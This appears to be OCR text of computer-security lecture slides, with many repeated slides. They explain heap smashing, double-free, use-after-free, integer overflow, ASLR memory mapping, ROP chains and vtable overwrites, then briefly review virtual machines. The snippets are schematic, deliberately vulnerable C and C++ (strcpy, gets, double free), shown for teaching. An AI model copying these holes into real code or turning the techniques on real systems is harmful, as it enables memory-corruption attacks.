
heap smashing

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




heap smashing

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p  points to next/prev
//      on list of avail.
//      blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q  points to attacker-
//      chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees


```
free(thing);
free(thing);
char *p = malloc(...);
// p  points to next/prev
//      on list of avail.
//      blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q  points to attacker-
//      chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees


```
free(thing);
free(thing);
char *p = malloc(...);
// p  points to next/prev
//      on list of avail.
//      blocks
strcpy(p, attacker_controlled);
// q  points to attacker-
//      chosen address
strcpy(q, attacker_controlled2);
...
```

malloc returns something still on free list
because double-free made loop in linked list




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



use-after-free


```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

something_else likely where the_foo was

use-after-free

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was



integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010


integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010


program memory (x86-64 Linux; ASLR)




the mapping (set by OS)

program address range	read?	write?	exec?	real address
0x0000 --- 0x0FFF	no	no	no	---
0x1000 --- 0x1FFF	no	no	no	---
...				
0x40 0000 --- 0x40 0FFF	yes	no	yes	0x...
0x40 1000 --- 0x40 1FFF	yes	no	yes	0x...
0x40 2000 --- 0x40 2FFF	yes	no	yes	0x...
...				
0x60 0000 --- 0x60 0FFF	yes	yes	no	0x...
0x60 1000 --- 0x60 1FFF	yes	yes	no	0x...
...				
0x7FFF FF00 0000 — 0x7FFF FF00 0FFF	yes	yes	no	0x...
0x7FFF FF00 1000 — 0x7FFF FF00 1FFF	yes	yes	no	0x...
...				


malloc/new guard pages



return-to-somewhere



return-to-somewhere




code is already in program???


how often does this happen???

...turns out "usually" — more later in semester


ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret


ROP chain


increasing addresses
string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain



increasing addresses
string to print
pointer to second gadget
mov %rsp, %rdi
call *%rax
address of puts (popped from stack)
popq %rax
ret
return address for vulnerable:
pointer to first gadget
buffer (100 bytes)
unused junk
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
buffer (100 bytes)
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)


VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
   char buffer[100];
   Foo *foo;
   int x, y;
   ...
};
```


gadget:

```
push %rdx; jmp *(%rdi)
```

```
   gets(buffer);
   foo->some_method(x, y);
   // (*foo->vtable[K])(foo, x, y)
   // foo == rdi, x == rsi, y == rdx
}
```



allocations and lookup table



object allocated in power-of-two 'slots'

table stores sizes for each 16 bytes

addresses multiples of size (may require padding)

sizes are powers of two (may require padding)

Exam 1 Stuff

virtual machines

illusion of dedicated machine

possibly different interface:

- system VM — interface looks like some physical machine
- system VM — OS runs inside VM
- process VM — what OS implements
- process VM — files instead of hard drives, threads instead of CPUs, etc.
- language VM — interface designed for particular programming language
- language VM — e.g. Java VM — knows about objects, methods, etc.

virtual machine implementation techniques

emulation:

read instruction + giant if/else if/...

binary translation


compile machine code to new machine code

"native"


run natively on hardware in user mode
hardware triggers "exceptions" on special interrupts
exceptions give VM implementation control

VM implementation strategies

